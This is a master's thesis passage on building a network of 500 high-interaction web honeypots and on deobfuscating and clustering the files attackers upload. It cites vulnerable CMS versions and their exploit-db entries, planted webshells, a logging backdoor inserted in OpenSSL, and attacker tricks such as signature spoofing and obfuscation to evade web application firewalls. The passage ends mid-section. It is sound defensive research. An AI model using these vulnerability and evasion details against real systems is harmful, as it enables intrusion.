POLITECNICO DI TORINO

Facoltà di Ingegneria

Corso di Laurea in Ingegneria Informatica

Tesi di Laurea Magistrale

Web Honeypot 2.0 Deployment of a Fully Functional Honeypot Network and an Analysis of Attackers Behaviors on the Web

Relatori:
prof. Antonio Lioy
prof. Davide Balzarotti

Maurizio Abba'

Anno accademico 2013-2014

Summary

The first section of this thesis presents the design, implementation, and deployment of a network of 500 fully functional honeypot web-sites, hosting a range of different services, whose aim is to attract attackers and collect information on what they do during and after their attacks.

In the second chapter, we present a platform for the automatic collection, normalization and clustering of files attackers uploaded or modified on the honey-pot network. We also implemented a web interface for monitoring the honeypot network and for a visual representation of clusters, whose design will also be discussed in this chapter.

In the last part of this work we show the results obtained by collecting, normalizing and clustering uploaded files, showing the most common behaviors of web attacks in the real world. We also present some examples of files we collected during our experiments.

Finally, we try to analyze the reasons and goals of such attacks.

All experiments have been realized in Eurecom Institute (Sophia Antipolis, France), with the support of Trend MicroSystem for the websites hosting service.

During these experiments we collected 9.5 GB of raw HTTP Requests, consisting in approximately 11.0M GET and 1.9M POST. We extracted more than 110,000 files, 85,000 of them unique. Furthermore, we divided these files in 25 categories and we analyzed each of them in order to analyze their purpose and detect the most common trends used by attackers in the wild.

Contents

Chapter 1

Introduction

1.1 Motivations

Web attacks are nowadays considered the most important source of loss of financial and intellectual property. Thanks to the high availability of an Internet connection in the modern world, these kind of attacks are getting more and more common, targeting not only institutions and high-profile companies, but also medium-small size companies owning a web-server and common users, causing overall a massive stealing of valuable personal user information and financial losses in the order of millions of Euros.

Moreover, the increase of different vehicles for browsing the web, like tablets and smartphones, makes web-related attacks a very appealing target for criminals and at the same time a more difficult challenge for securing all possible holes which could allow a potential attacker to take control of the system.

This trend is also reflected in the topic of academic research. In fact, it can be shown as in the last few years a large number of papers, seminars and workshops published in the most important conferences all over the world cover web-related attacks and defenses.

It is possible to categorize these studies in three main sectors:

- analysis of vulnerabilities related to web applications, web servers, or web browsers, and on the way these components get compromised;
- dissection and analysis of the internals of specific attack campaigns;
- proposal of new protection mechanisms to mitigate existing attacks.

The result is that almost all the web infections panorama has been studied in detail: how attackers scan the web or use Google dorks to find vulnerable applications, how they run automated attacks, and how they deliver malicious content to the final users.

There is still a missing piece in this scenario: there are only a few academic works which sufficiently detail the behavior of an average attacker during and after a website is compromised. Even if there are cases where the attacker is only interested in some informations stored in the service itself, like the dump of a database following an SQL injection, in the majority of the cases the attacker wants to maintain access to the compromised machine and include it as part of a larger malicious infrastructure (e.g., to act as part of a botnet or to deliver malicious documents to the users who visit the page).

While the recent literature often focuses on catchy topics and future trends, such as drive-by downloads and black-hat SEO, this is just the tip of the iceberg. In fact, there is a wide variety of malicious activities performed on the Internet on a daily basis, with goals that are often

different from those of the high-profile cyber criminals who attract the media and the security firms' attention.

The main reason for the lack of previous works in this direction of research is that almost all existing projects (further details will be provided in the next section) of web honeypots use fake applications. With this kind of approach no real attacks can be actually preformed and all steps commonly performed by the attacker after the vulnerability exploitation are missing.

Other than academic works, security companies often relied on informations provided by clients in order to better understand the motivation of the various classes of attackers. For example, in a recent survey conducted by Commtouch and the StopBadware organization [1], 600 owners of compromised websites have been asked to fill a questionnaire to report what the attacker did after exploiting the website. This is obviously a very naive approach, as different owners have different understanding of how the attack affected their website, with the consequence of having partial or completely wrong informations. Furthermore, a survey is difficult to serialize and automatize in order to extract valuable informations for research purposes.

This work points to fulfill this hole: first we present a fully functional honeypot network, where applications are real and completely exploitable by attackers. Then we analyze the behavior of the attackers, analyzing the files uploaded and the most common methods and techniques used. Finally we try to understand the reasons and probable goals behind such attacks.

The web application deployed are specifically tailored in order to be attractive for the attacker interested in gaining and maintaining control over the machine after the exploitation, privileging specific vulnerabilities aimed to allow this kind of behavior, such remote file upload and administrator password reset, rather than other common vulnerabilities more focused on information gathering, like SQL injection, or user's credentials stealing, like XSS.

1.2 Related Works

A honeypot is one of the most common automated system available for security researcher to investigate real world trend and phenomena on widespread networks.

The concept of a honeypot on a network first began in 1999 when Lance Spitzner, founder of the Honeynet Project [2], published the paper "To Build a Honeypot", where he defines a honeypot as:

> A honeypot is a high interaction fake agent that simulates a production network and configured such that all activity is monitored, recorded and, in a degree, discreetly regulated.

Speaking about Internet network, we can basically classify honeypots in two different categories:

Client Honeypots, which look for malicious servers and detect exploits by actively connecting to servers, downloading and executing files;

Server Honeypots, which attract attackers by exposing one or more known vulnerable services.

Our research focused on the second category, as we wanted to investigate attackers behaviors after a web application has been compromised.

We can divide server honeypots in two subcategories, according to their behavior toward the users of the service:

Low-Interaction honeypots: as can be guessed by its name, this kind of honeypots only simulates the application without actually deploying any real service (and therefore can only observe attacks and can't really be exploited). These honeypots usually have limited capabilities but can be useful for detecting network probes or automated attack services (e.g., malicious search engines or common dorks). Examples of these are Honeyd [5], Leurre.com [3] and SGNET [4], which are able to emulate several operating systems and services;

High-Interaction honeypots: this class of honeypots offers a fully functional environment that can be completely compromised by the attacker. Attacker's behavior, commands executed and uploaded files can be fully tracked, offering a more useful insight into its modus operandi, but with higher maintenance costs. These honeypots are usually deployed as virtual machine, allowing for a fast restore of the original state after the system has been compromised. An example of this honeypot system on ssh service can be found here [6].

The study of attacks against web applications is often done through the deployment of web honeypots. Several different approaches have been considered in the deployment of low-interaction honeypot networks, such as Glastopf [10] and the DShield Web Honeypot Project [8], based on the idea of using templates and known patterns in order to mimic several vulnerable web application, or the Google Hack honeypot [7], designed to attract attackers who use search engines to find vulnerable web applications. Another interesting approach has been proposed by John et al. [11] using search engines logs in order to identify malicious queries (queries aimed to list vulnerable web applications, commonly known as "dorks") and to automatically generate and deploy honeypot pages responding to the observed search criteria. This latter study in particular showed some interesting results: the authors found out that the median time for honeypot pages to be attacked after they have been crawled by a search engine spider is 12 days, and that local file disclosure vulnerabilities seem to be the most sought after by attackers, accounting to more than 40% of the malicious requests received by their honeypots. Other very common attack patterns were trying to access specific files (e.g.web application installation scripts), and looking for remote file inclusion vulnerabilities. A common characteristic of all these patterns is that they are very suitable for an automatic attack, as they only require to access some fixed paths or trying to inject precomputed data in URL query strings.

The main weakness in all these systems is their inability to disguise themselves as real websites to manual attackers. Low interaction honeypots, in fact, can collect data from crawlers and automated script, but human attackers can quickly realize that the system is a trap and not a real functional application (no images present, no text present etc.).

The only real attempt for realizing high-interaction web honeypots has been done by HIHAT [12] toolkit. However, the results from this experiment did not contain any interesting finding, as the machines run for few days only and the honeypot received only 8000 hits, mostly from benign crawlers.

Nevertheless, some work on categorizing the attackers' behavior has been done on interactive shells of high-interaction honeypots running SSH, like in the work from V. Nicomette et al[6]. Another study, performed by D. Ramsbrock et al. [13], used the very same system in order to perform a first profiling of attackers. Their results showed how attackers seem to separate phases assigning different tasks to different machines (i.e. scans and SSH bruteforce attacks are run from machines that are different from the ones used for intrusion), and that most of the attacks follow a rigid list of passages, using very similar attack methods and sequences of commands, suggesting that most attackers are actually following cookbooks that can be found on the Internet. Looking at the commands issued on these SSH honeypots, this study shows how the main activities performed on the systems were checking the software configuration, and trying to install malicious software, such as a botnet scripts or a backdoor, in order to keep in contact with the victim machine after the compromisation.

Finally, our work does not only concern the profiling of attackersb́ehavior, but also the categorization of files uploaded to our honeypots. Several studies have been proposed regarding the automatic detection of similarities between source code files and binaries, especially for plagiarism detection, as in the work of Chen et al. [14] or in the work of Saebjornsen et al. [15] regarding binary executables. Over the years several other frameworks have been published for different formats (especially images and other multimedia formats), mostly with the same purpose.

The difference between the datasets used in these studies and in our case study is that we have much more variety in files. Our collection includes examples of multimedia, image, source code and binary files. Furthermore, many of the source code files use some degree of obfuscation, making

plagiarism detection methods useless. On top of that we needed a method able to compare large datasets of files in a very quick way, as the clustering should be done daily against the whole past collection, while plagiarism detection is very resource and time demanding.

The problem of classifying and fingerprinting files of any type in a decent amount of time and using as less computing power as possible has, however, been studied carefully in the area of forensics. In particular, some tools based on the idea of similarity digest have been published in the last few years, like Ssdeep [16] and Sdhash [17]. These approaches have been proven to be reliable and fast with regard to the detection of similarities between files of any kind, being based on the byte-stream representation of data. We chose to follow this approach, and use the two tools mentioned before for our work.

Chapter 2

HoneyProxy: The Honeypot Platform

2.1 General Structure

Our honeypot system is composed of a number of websites (500 in our experiments), each containing the installation of seven among the most common - and notoriously vulnerable - content management systems, and a static web site linked to 17 pre-installed web shells among the most common ones that can be found on the Internet, like c99 and priv57r.

A Generic overview of a website can be seen in Figure 2.1




Figure 2.1: Overview of a website.

As can be seen, the system is composed by two main parts: A VMWare server, located in our facilities, hosting our web applications, and a total of 500 replicated web proxies hosted by TrendMicro distributed over eight different locations across the world, connecting the servers to the Internet. Any request reaching one of the web proxies is forwarded to our server, and the suitable response is sent back to the proxy and from there to the final user.

To make our honeypots reachable from web users, we purchased 100 bulk domain names on GoDaddy.com with privacy protection. The domains were equally distributed among the .com, .org, and .net TLDs, and assigned evenly among the locations. On each of the eight locations, we configured four additional subdomains for every domain, obtaining five distinct websites (e.g, on domain site.com we have www.site.com, sub1.site.com, sub2.site.com, sub3.site.com and sub4.site.com). A schema of this structure is shown in Figure 2.2. The total number of websites obtained in this way is 4000.

Finally, we advertised the 500 domains on the home page of the authors and on the research group's website by means of transparent links. This approach, initially proposed by Müter et al.




Figure 2.2: General schema of the honeypot platform.

[12], consist in adding on high-reputation web pages links not visible by the user to other pages, so that the position of these latter ones in the Google index will increase.

In order to manage such a high-number of different machines in a comfortable way we used a modified version of *ftp-deploy* script to upload, in batch, every file we needed to each of the 500 websites in our possession. This greatly simplified the deployment and the update/upgrade of the system, and solved one of the main issues developers need to solve during the deployment of replicated content over different providers. Even if the hosting services can always be traced back to Trend MicroSystems, in fact, each of them has its own directory structure and specific web interface, discouraging the usage of ssh and other advanced management options in order to deploy contents. Thus the only way to easily perform this action is to use FTP protocol, the only one supported by every provider.

Looking more closer to figure 2.2, It can be noticed as the linking structure is not the same for every subdomain. Indeed, each subdomain links to at most 2 different subdomains under its same domain. The aim of this particular structure of the linking graph is to detect possible malicious traffic from systems that automatically follow links and perform automated attacks or scans.

2.2 The Web Applications

We deployed a total of eight web servers, using seven web applications and one static web site linked to 17 pre-installed webshells. Every web application is based on an open source Content Management System among the most used across the Internet, each one based on php version 5 and using (if needed) MySQL version 5 as RDBMS. For each CMS, we chose a version with a high number of reported vulnerabilities, or at least with a critical one that would allow the attacker to take full control of the application. We also limited our choice to versions no more than 5 years old in order to ensure our websites are still of interest to attackers. Our choice was guided by the belief that attackers are always looking for low-hanging fruits. On the other hand, our honeypots will probably miss sophisticated and unconventional attacks, mostly targeted to high profile organizations or well known websites. However, these attacks are not easy to study with simple honeypot infrastructures and are therefore outside the scope of our study.

phpMyAdmin: phpMyAdmin [19] is an open source tool written in PHP for the administration of a MySQL database over the WWW. The version installed is the 3.0.1.1 disguised as version 2.6.4-rc1. Both these versions present a critical PHP code injection vulnerability in the "/scripts/setup.php", a page needed during the installation process of the CMS which should be manually deleted at the end of it, allowing an attacker to inject a payload that can execute arbitrary PHP commands. Even if both versions are vulnerable to this exploit, a research over various underground forums shows as the one for the version 2.6.4-rc1 is far

more well-known with respect to the 3.0.1.1 one (even if they are identical), thus we disguised our version to the one more suitable for attackers (the 2.6.4-rc1 version of this CMS is no more available for download on phpMyAdmin website). Reference:

- http://www.exploit-db.com/exploits/8921/

osCommerce: osCommerce [20] is one of the most used openSource e-commerce and online store-management frameworks. Our specific version is the 2.2, which contains several critical vulnerabilities, from arbitrary file upload to modification of admin user and password by anonymous user. Reference:

- http://www.exploit-db.com/exploits/16899/
- http://www.exploit-db.com/exploits/9566/
- http://www.exploit-db.com/exploits/10707/
- http://www.exploit-db.com/exploits/12801/

Joomla!: Joomla! [21] is an open source general-purpose framework. The version we used is the 1.5, with the addition of two plugins, tinybrowser 1.0 (a plugin for listing directories and file management) and com_graphics 1.0.16 (magnify ability to the page). This web application suffers from several vulnerabilities both on server and on client side, like admin password reset, remote file inclusion, local file inclusion and multiple XSS (Cross-Site scripting) caused by bad input filtering. Reference:

- http://www.exploit-db.com/exploits/6234/
- http://www.exploit-db.com/exploits/16091/
- http://www.exploit-db.com/exploits/12430/
- http://www.exploit-db.com/exploits/9926/

Wordpress: Wordpress [22] is a popular CMS aimed to the easy creation of a blog. Our version is the 2.8, with one plugin installed, kino version 1.1, a calendar/event manager, and a theme, amphion-lite. Both the plugin and the theme rely on the file timthumb.php, vulnerable from Remote File Inclusion vulnerability. This is a website which allowed to post comments, therefore we needed to take care of removing offensive/illegal content from the posts. Anyone can register to the website, and the default user role is Contributor, allowing creation of posts with links but not file uploads. Posts are sanitized from links and then become viewable to guests. For this particular machine we had to authorize sending emails because of the registration procedure, but we stop email scams by the analysis of the content of each single mail the server is willing to send.

Reference:

- http://www.exploit-db.com/exploits/17872/

SMF: SMF (acronym of Simple Machines Forum [23]) is an open source software for developing a forum web application, where users can open threads and post comments. Our specific version is the 1.1.3. As in the case of Wordpress, we applied the same approach for managing registration via mail and for checking posts on the forum. This application suffers from several vulnerabilities, the most important ones are a remote PHP remote code execution vulnerability and an information-disclosure vulnerability. Reference:

- http://www.exploit-db.com/exploits/10274/

Static website: We also created a static website composed only by HTML pages with a hidden directory containing 17 different web-shells. These web-shells have been taken from underground forums and past experiments, and are fully equipped in order to perform any operation an attacker would like to perform, from shell commands execution to full database dump. They are indexable by search engines and can therefore easily be found by an appropriate dork.

Wordpress: Because of the dominant position of Wordpress on the market, we deployed another web application based on this CMS. This specific machine run an updated version of Wordpress (3.4) with two plugins, wpstorecart and nextgengallery. Both these plugins suffer from Arbitrary File Upload vulnerability.

- http://www.exploit-db.com/exploits/19023/
- http://1337day.com/exploit/description/20352

Drupal: Drupal [24] is the third most common CMS present on the web, after Wordpress and Joomla!. We installed version 7 of this application with IMCE plugin (Image manager). This machine does not present a standard vulnerability, but rather a mis-configuration: IMCE allows for remotely upload files inside a specific directory, and its access should be denied for every user but the administrator. In this case this page is usable by every user, and it's also indexable by search engines.

Table 2.1 shows a summary of the web applications used and its vulnerabilities.

VM #	*CMS, version*	*Plugins*	*Description*	*Vulnerabilities*
1	phpMyAdmin, 3.0.1.1	-	MySQL database manager	PHP code injection
2	osCommerce, 2.2	-	Online shop	2 remote file upload, arbitrary admin password modification
3	Joomla, 1.5.0	com_graphics, tinymce	Generic / multi-purpose portal	XSS, arbitrary admin password modification, remote file upload, local file inclusion
4	Wordpress, 2.8	kino, amphion lite theme	Blog (non moderated comments)	Remote file include, admin password reset
5	Simple Machines Forum (SMF), 1.1.3	-	Forum (non moderated posts)	HTML injection in posts, stored XSS, blind SQL injection, local file inclusion
6	PHP web shells, static site	-	Static site and 17 PHP shells (reachable through hidden links)	PHP shells allow to run any kind of commands on the host
7	Wordpress, 3.4	wpstorecart, nextgengallery	Blog	Arbitrary File Upload
8	Drupal, 7.0	IMCE	Generic / multi-purpose portal	Remote File Upload

Table 2.1: Summary of the web applications deployed on the system.

2.3 The Web Proxy

The Web Proxy is in charge of receiving requests from the Internet, creating a unique channel for the communication between the user and the vulnerable webserver and propagating them to the gateway. All web applications are hosted in our facilities, in eight isolated virtual machines

running on a VMWare server. On the proxy hosting side we installed only an ad-hoc proxy tool (HoneyProxy) in charge of forwarding all received traffic to the right virtual machine on our server.

We crafted a custom installation of the Apache webserver using modified .htaccess file, Mod-Rewrite module, cURL module and php.ini configuration files, in order to be able to transparently forward user requests to the appropriate URL on the corresponding virtual machine. Any attempt to read a non-existing resource, or to access the proxy page itself would result in a usual 404 error page shown to the user. Not taking into account possible timing attacks or intrusions on the proxy, there is no way for a visitor to understand that he is speaking to a proxy.

The HoneyProxy system installed on every website is composed of an index file, the PHP proxy script itself and a configuration file. The index file is the home page of the website, and it links to the vulnerable web applications and to other honeypot websites, based on the contents of the configuration file. The proxy uses sessions in order to serve the appropriate page to each user, and it also scans each response received from the web application before forwarding it in order to substitute each domain with the one initially requested by the user.

Furthermore, The PHP proxy adds two custom headers to each request it receives from a visitor:

X-Forwarded-For: this standard header, which is used in general by proxies, is set to the real IP address of the client. In case the client arrives with this header already set, the final X-Forwarded-For will list all the previous IPs seen, keeping thus track of all the proxies traversed by the client. This is necessary in case the user passes through another proxy before reaching ours.

X-Server-Path: this custom header is set by our PHP proxy in order to make it possible, for us, to understand the domain of provenance of the request when analyzing the request logs on the virtual machines. An example of such an entry is: X-Server-Path: http://sub1.site.com/. This entry will be used to substitute all references to other resources inside each page before sending it to the user.

These two headers are transmitted only between the hosting webserver and the honeypot VM's webserver, and thus they are not visible to the users of the HoneyProxy.

2.4 The Gateway

The Gateway is in charge of sorting requests coming from the proxy to the appropriate webserver. This is the only communication channel between the vulnerable web applications and the outside world, and it's therefore a critical point for the infrastructure. This machine runs a very basic Debian version, with a complex routing table and a complete set of firewall rules based on iptables. We provided this machine with two connections to the Internet: the main one, where the requests to/from the honeypots are going through, which is based on a point-to-point VPN connection to the proxy, and a secondary line which is directly connected to the outside world via a DSL connection.

The general approach on which the gateway relies in order to solve connections is the following:

Requests coming from the proxy: these requests are coming from the point-to-point VPN connection. The proxy already changed the request in such a way that the destination port will be specific to the web application the request is directed to. The proxy simply receives the request, changes the destination port to the usual 80 and sends the request to the appropriate web application.

Request coming from a web application: when the gateway receives a request coming from one of the webservers, it tries to understand its nature. If it's an HTTP response, it will forward it to the Proxy as a normal gateway, if it's something else (a beginning SSH connection, a raw IP packet or something else) it will immediately drop the request and dump it

on a log which will be analyzed daily. There are two exceptions to this behavior, explained in the following points.

DNS requests coming from a web application: DNS requests represent an exception to the normal behavior. This kind of requests are forwarded to the Internet by the gateway using the secondary line. This behavior allows for the request to be solved without passing through the web proxy. The proxy, in fact, is not hosted in our facilities and some malicious DNS could be blocked by the hosting provider. In this way we are sure that every DNS request is solved independently from the target of the request.

HTTP requests coming from a web application: this represents the second class of exceptions to the normal behavior of the gateway. In this case, in fact, we want to log the content of the HTTP request, which would be impossible if we instantaneously drop the first packet received. The natural sequence of actions performed during such an event is, in fact:

- an initial TCP SYN packet from the client to the server;
- the server will answer with a TCP SYN/ACK packet;
- the client will send a TCP ACK packet and the actual HTTP request;

Because we are interested in the last one of these packets, we used an extension of iptables called "conntrack" [25], allowing for tracking the entire connection. Using this extension we manage to stop (and log) the connection when the first HTTP request is performed.

2.5 The VMWare Server

The VMWare server is the container of our web applications. Each web application is encapsulated in a different virtual machine hosted on this server. This allows for a fast recovery of any web application after a successful attack; this recovery is performed daily. Our aim is to provide a properly safe environment for each web application, guaranteeing not only the undetectability of the presence of the virtual machine (the attacker should think to face a normal web server, not a honeypot), but also disallowing any action that can harm any other system outside our honeypots (e.g., in case a DoS script toward another server is run from one of our machines). Furthermore, we needed to prevent our honeypots to host any malicious or illegal content that could be dangerous for any legitimate client visiting the webpage. We studied every possible threat that could endanger our honeypot system, and we tackle each of these problems separately.

Gaining high privileges on the machine

We tackled this problem by using a double protection. First, all our web application run in a completely updated VMWare virtual machine, which is considered pretty safe (the last known escaping vulnerability is CVE-2008-0923 by Core Security Technologies [18]). On this virtual machine there is a further protection, as the vulnerable processes run inside an LXC container. This technology provides an operating system-level virtualization that has its own process and network space. Basically we are building multiple cages one inside the other in order to guarantee that no possible attacks can reach our real machine. Inside this container, we installed only basic linux tools (in particular, they are python, perl, wget, cURL, build-essentials) and the two services needed for the web application to work, apache and mysql. This approach does not guarantee absolute protection, but in order to reach the real servers an attacker should need at least one 0-day exploit for apache, one for LXC and one for VMWare, which is obviously a very remote possibility.

Using the honeypot machine as a stepping stone to launch attacks or email campaigns

This is probably the most important threat a high-interaction honeypot system should face when it's been deployed on the Internet. We wanted to trick the attacker into feeling that his attack worked, but without actually doing any real action instructed by the malicious user. Outgoing connections starting from our machine are blocked by a specific set of *iptables* rules. Furthermore, the connMark plugin for iptables allowed us to fool the attacker into thinking the machine can actually connect to the outside. As mentioned before, we allow the first and second packet in the TCP three-way handshake , but we disallow the final third packet. This provokes most of the tools used to establish a TCP connection (wget, cURL, netCat) to display a *"Connection Established"* message, tricking the attacker into thinking that the outside server is suffering from connectivity problems. Furthermore, this allowed us to collect not only data relative to the IP of the target server, but also specific queries, as specific web addresses of malicious scripts. We also set a limit to the maximum number of connections that can be established in this way between one of our servers and an outside world in order to prevent our servers to be used as a SYN flood Denial Of Service attack starting platform.

Hosting and distributing illegal content(e.g., phishing pages)

It is virtually impossible to completely disable this threat if our web applications have remote file upload vulnerability. An attacker could always upload a phishing pack and then advertise the link to it using another server, fooling the victims into visiting the malicious page and inserting their credentials. In any case, we mitigate this risk by limiting the directories where files can be uploaded and preventing any modification to existing files on the machine, so that attackers can't, for example, replace the index page of our web servers. As a precautionary measure, we also monitor every change happened in the LXC container file system and in the VM. If such a modification is detected, the system takes a snapshot of the VM. Each VM is restored to its original snapshot at regular intervals, preventing potentially harmful content from being delivered to victims or indexed by search engines.

Illegal promotion of goods or services (e.g., spam links)

Some of our applications allowed for some degree of interaction with users from the Internet, like insert comments to blog entries or publish posts in case of the forum. This kind of applications are heavily targeted by spammers, and we wanted to be sure that links and posts published by malicious users would not reach regular users or be indexed by search engines. Luckily for us this activity is almost fully accomplished by automatic scripts, therefore we were able to directly modify the source code of the interested web application, commenting out each snippet of code responsible of showing any spam link or related content. In this way, attackers can still publish content (and we log every single post they make), but a manual check of the webpage would show a blank message instead of the malicious' payload.

Chapter 3

Data collection, analysis and visualization

3.1 Introduction

We developed a specific set of softwares in charge of the collection and analysis of data received from the honeypot system. We basically have two kinds of data collected:

Requests: Once the attacker exploits a vulnerability on a honeypot, he will probably try to download files from other servers on the Internet or perform other types of requests to some external sources. We collect most of these data through the gateway. The only exception is represented by HTTPS connections: this kind of connection won't show up on the log at the gateway level, as the SSL handshake can't be completed (the connection is dropped before). We inserted a backdoor inside the OpenSSL library, precisely inside the SSL_write function, in order to log in clear text the content of the request.

Files: We deployed most of the vulnerable web servers with an Arbitrary Upload File vulnerability, because we are interested in collecting files attackers use during their hacking activity. Other than original files uploaded, we also want to detect if the same file is used by different attackers, and track any modification happened on the file while being used from different people.

The whole software is completely written in Python, using a MySQL database to store informations.

3.2 Acquisition

The acquisition of data is a pivotal part of the architecture: as mentioned before, requests are collected via live-logging using the log chain of iptables, while HTTPS requests are directly logged by our backdoor; regarding uploaded files, we use two different systems of acquisition:

Original files are collected by a direct analysis of the requests: because of the fact we know the vulnerability, we can easily scan all HTTP requests looking for specific patterns that are used during the exploitation phase: by looking at the content of these requests, we can build the original content of the uploaded file;

Modified files are collected at constant interval: every five minutes our system takes a snapshot of the files present on the web server, compares this snapshot with the "basic" one (the

snapshot that will be used for the reboot of the machine every day), takes all files that are not present in the latter one and compares them to the one saved before during the same day: if any new file show up, or if an old file has been modified, the new version of the file is saved.

This system allows us to collect every file uploaded and most of the modifications happened on them during the day. Other than saving these files in a specific folder related to the day of acquisition and the web application they were uploaded to, we also save their MD5 inside a specific database. In case that file is already present in our system, it will be immediately deleted, in order to optimize storage space.

3.3 Analysis

We perform different analysis both over the uploaded files and the requests, like deobfuscation, categorization and cross-checking with other databases.

3.3.1 Analysis of Requests

Even if we collect and store in a database all kinds of requests we receive, we decided to analyze in more details only HTTP/HTTPS requests for the moment, further analysis will may be performed in the future. First of all, we collect the complete URLs from the HTTP/HTTPS requests, and we integrate these data with a list of URLs we extract directly from the uploaded files. We filter this list from a range of blacklisted domains, like youtube, facebook and image hosting websites. We send this list of URLs to another machine, which will perform a GET request for all these URLs by using a DSL connection. In this way, even if the webserver we are connecting to is owned by an attacker who is checking his logs, there is no possibility for him to discover our presence. All files collected in this way are added to the group of files collected during the day, ready for being analyzed.

3.3.2 Analysis of Files

Our aim is to categorize files according to their similarity, in order to identify not only its general category (Web Shell, bruteforce script etc) but also it's subtype/family. This objective can be accomplished only by examining every single file and making it suitable for a clusterization. The analysis is performed through various steps, each of them will be explained in details.

Type Categorization

This categorization is related to the intrinsic type of the file, like PHP script, HTML document etc. We used the libMagic [26] library, the same used by the *file* Unix command to identify the filetype of an entity, with a particular improvement: many attackers, in fact, disguise their files by tampering the signature responsible for the recognition of the type, adding on top of the normal one another one for making them appear as images, in order to trick basic automatic filetype checkers present on CMSs. In order to comply with this behavior, we determine the type of a certain file once, and if it's categorized as Image, we repeat the same operation by removing the first 16 bytes of the element. In this way, if any other signature has been added, we can retrieve the correct filetype, and in the opposite case we are simply getting as output "data".

If the file is categorized as Image, Audio or Video it is immediately removed by the system in order to save storage space.

Deobfuscation

Deobfuscation of PHP scripts is a fundamental part of the analysis process: more than 70% of the PHP scripts we receive are in fact obfuscated in several ways, from a simple hex encoding in order to fool eventual Web Application Firewall up to complex obfuscating systems provided by specific softwares, like php-crypt [27]. For very easy obfuscation systems, like hex-encoding or url-encoding of ASCII characters, we can easily obtain the deobfuscated version by using the decode feature of the string library present in Python. However, most of the obfuscation scripts work by performing several operations on a string and then evaluating it in order to run some code. We created *Transformer*, a software aimed for the secure deobfuscation of PHP files to handle this situation.

In PHP (up to version 5), we basically have two different ways for evaluating a script:

- *eval* command, which takes a string as input, and does a direct evaluation of the string (example: `eval('echo "Hello World";');`);
- *preg_replace* command, when used with "e" inside the pattern input as PREG modifier. In this case, the command looks for a certain pattern, replaces it with the replacement input, and then automatically evaluates the resulting output
  (example: `preg_replace("/.*/e",'print("Hello World")',"");`)

In order to bypass WAFs (Web Application Firewalls) and IDS (Intrusion Detection Systems), which are signature-based softwares, attackers tend to obfuscate their code, which will be deobfuscated and evaluated at runtime using one of these two functions. We also noticed, during our analyses, that is not uncommon to find, inside PHP files, a small base64-encoded string, which is evaluated at runtime. The code, deobfuscated, reveals in most of the cases to be a *sendmail* function directed to the creator of the file (who is often different from the person who is actually using it), in order to notify him about a new target uploaded.

There are several ways for deobfuscating a PHP file, from a web service [28] to the *EvalHook* PHP extension developed by Stefan Esser [29]. All of them revealed some problems for being used in our case:

- we need to deobfuscate a huge amount of files per day, and a web service can't cope with this requirement;
- evalhook library works by actually executing the non-deobfuscated code, an action we want to avoid in order not to cause any harm to our system.

Our software, *Transformer*, is able to hook eval-related calls found inside the source-code, go backward from the position of the call looking for possible transformations of the input parameters, create a new PHP file containing the strictly necessary for the deobfuscation and finally deobfuscate the code, replacing the call with the deobfuscated result inside the original file. This operation is performed recursively, in order to cope with several layers of obfuscation, everything without any need for user interaction. It must be noticed that we are not performing a global parsing of a PHP file, because the language itself cause this operation to be really challenging and time/performance consuming.

By using this approach we reached fairly high success rates (on our experiments, more than 80%), with the advantage of being reasonably safe from executing harmful code. We enforce our security by running this code in a virtual environment, which is restored on a daily basis.

Normalization

Our aim is to clusterize files based on their similarity, and one of the most important operations for improving our classification system is to perform a normalization of them. Because of the different

nature of the files received, from source code to HTML pages and executables, we developed several rules for removing "user-specific" parts according to the type of file currently analyzed. For example, when dealing with PHP source code files we are using the following set of rules:

- removal of extra whitespaces, normalizing every line for having single whitespaces and single new-line character ("\n");
- removal of empty PHP tags resulting from deobfuscation (sequences of `<?php ?>` or `<? ?>`);
- removal of C-style comments, both in single line version (using `//`) and multiline (`/*...*/`);

Because most of these files are dealing with HTML tags, we also remove any sign of user-specific tags or graphical tags inside the code, removing `<style>` contents, `<meta>` ones and HTML comments.

Last, we remove any sign of user-specific content, as phone numbers, e-mails and URLs present inside the file. The URLs will be saved for further analysis (cfr. 2.3.1).

3.3.3 Clustering

What we obtain from *Transformer* output is a normalized and anonymized file, which is ready to be clustered by our system. We use three different systems for clustering files: sdhash, ssdeep, md5.

Sdhash

